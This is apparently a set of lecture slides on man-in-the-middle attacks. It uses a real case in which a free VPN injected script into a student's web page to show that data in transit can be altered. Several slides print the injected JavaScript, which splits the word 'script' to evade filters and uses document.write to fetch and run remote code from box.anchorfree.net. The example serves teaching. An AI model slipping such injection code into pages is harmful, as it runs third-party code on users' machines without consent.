


Bob

Your Computer

The Internet

Website Server




Alice




Charlie




Bob



- Charlie is in the middle between Alice and Bob.
- Charlie can:
 - View traffic
 - Change traffic
 - Add traffic
 - Delete traffic
- Charlie could be:
 - Internet service provider
 - Virtual Private Network (VPN) provider
 - WIFI provider such as a coffee shop
 - An attacker re-routing your connection
 - An incompetent admin (it happens)




Your Computer



The Internet

Destination Server





The following is an attack that actually happened to a student of mine when they were trying to upload their “set a cookie” homework using a free VPN.


```
<html>
<head>
  <title>Basic web page</title>
  <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
  <script>
    document.cookie="username=John Doe;";
  </script>
</head>
<body>
  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Correct
Answer

```
<html>
<head>
  <title>Basic web page</title>
  <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
  <script>
    document.cookie="username=John Doe;";
  </script>
</head>
<body>  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Correct
Answer

```
<html>
<head>
  <title>Basic web page</title>
  <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
  <script>
    document.cookie="username=John Doe;";
  </script>
</head>
<body><script type="text/javascript">ANCHORFREE_VERSION="633161526"</script><script type='text/javascript'>var _AF2$ =
{'SN': 'HSSHIELD00US', 'IP': '216.172.135.223', 'CH': 'HSSCNL000550', 'CT': 'z51', 'HST': '&sessStartTime=1422651433&accessLP=1', 'AFH': 'hss734', 'RN': Math.flo
or(Math.random()*999), 'TOP': (parent.location!=document.location || top.location!=document.location)?0:1, 'AFVER': '3.42', 'fbw': false, 'FBWCNT': 0, 'FBWC
NTNAME': 'FBWCNT_FIREFOX', 'NOFBWNAME': 'NO_FBW_FIREFOX', 'B': 'f', 'VER': 'us'}; if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver="+_AF2
$.VER+"&afver="+_AF2$.AFVER+"' type='text/javascript'"></scr"+"ipt">");}</script>
  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Attacked
Answer

```
<html>
<head>
  <title>Basic web page</title>
  <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
  <script>
    document.cookie="username=John Doe;";
  </script>
</head>
<body>  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Correct
Answer

```
<html>
<head>
  <title>Basic web page</title>
  <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
  <script>
    document.cookie="username=John Doe;";
  </script>
</head>
<body><script type="text/javascript">ANCHORFREE_VERSION="633161526"</script><script type='text/javascript'>var _AF2$ =
{'SN': 'HSSHIELD00US', 'IP': '216.172.135.223', 'CH': 'HSSCNL000550', 'CT': 'z51', 'HST': '&sessStartTime=1422651433&accessLP=1', 'AFH': 'hss734', 'RN': Math.flo
or(Math.random()*999), 'TOP': (parent.location!=document.location || top.location!=document.location)?0:1, 'AFVER': '3.42', 'fbw': false, 'FBWCNT': 0, 'FBWC
NTNAME': 'FBWCNT_FIREFOX', 'NOFBWNAME': 'NO_FBW_FIREFOX', 'B': 'f', 'VER': 'us'}; if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver="+_AF2
$.VER+"&afver="+_AF2$.AFVER+"' type='text/javascript'"></scr"+"ipt">");}</script>
  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Attacked
Answer

```
ANCHORFREE_VERSION="633161526";  
var _AF2$ =  
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','C  
T':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss7  
34','RN':Math.floor(Math.random()*999),'TOP':(parent.location!=do  
cument.location||top.location!=document.location)?0:1,'AFVER':'3.  
42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NO  
FBWNAME':'NO_FBW_FIREFOX','B':'f','VER':  
'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt  
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"  
&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.  
B+"&ver="+_AF2$.VER+"&afver="+_AF2$.AFVER+"'  
type='text/javascript'></scr"+"ipt>");}
```

```
ANCHORFREE_VERSION="633161526";  
var _AF2$ =  
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','C  
T':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss7  
34','RN':Math.floor(Math.random()*999),'TOP':(parent.location!=do  
cument.location||top.location!=document.location)?0:1,'AFVER':'3.  
42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NO  
FBWNAME':'NO_FBW_FIREFOX','B':'f','VER':  
'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt  
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"  
&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.  
B+"&ver="+_AF2$.VER+"&afver="+_AF2$.AFVER+"'  
type='text/javascript'></scr"+"ipt>");}
```

This code is downloading more javascript from box.anchorfree.net and running it on the client.

```
document.write("<scr"+"ipt  
src='http://box.anchorfree.n  
et/insert/insert.php?sn="+  
AF2$.SN+"&ch="+ AF2$.CH  
+"&v="+ANCHORFREE VERS  
ION+6+"&b="+ AF2$.B+"&v  
er="+ AF2$.VER+"&afver="+  
_AF2$.AFVER+"'  
type='text/javascript'></scr"  
+"ipt>");
```

Think-pair-share:

- Why do this attack at all?
- This code is complex for a reason, what is it?

```
ANCHORFREE_VERSION="633161526";  
var _AF2$ =  
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSC  
NL000550','CT':'z51','HST':'&sessStartTime=1422651433  
&accessLP=1','AFH':'hss734','RN':Math.floor(Math.rando  
m()*999),'TOP':(parent.location!=document.location||top.l  
ocation!=document.location)?0:1,'AFVER':'3.42','fbw':fals  
e,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NOF  
BWNAME':'NO_FBW_FIREFOX','B':'f','VER':  
'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt  
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF  
2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSI  
ON+6+"&b="+_AF2$.B+"&ver="+_AF2$.VER+"&afver="+_  
AF2$.AFVER+" type='text/javascript'></scr"+"ipt">");}
```

In short:

Dangerous
stuff happens
on the
Internet, do
not assume
data will be
safe in transit

Your Computer



The Internet



Website Server



Questions
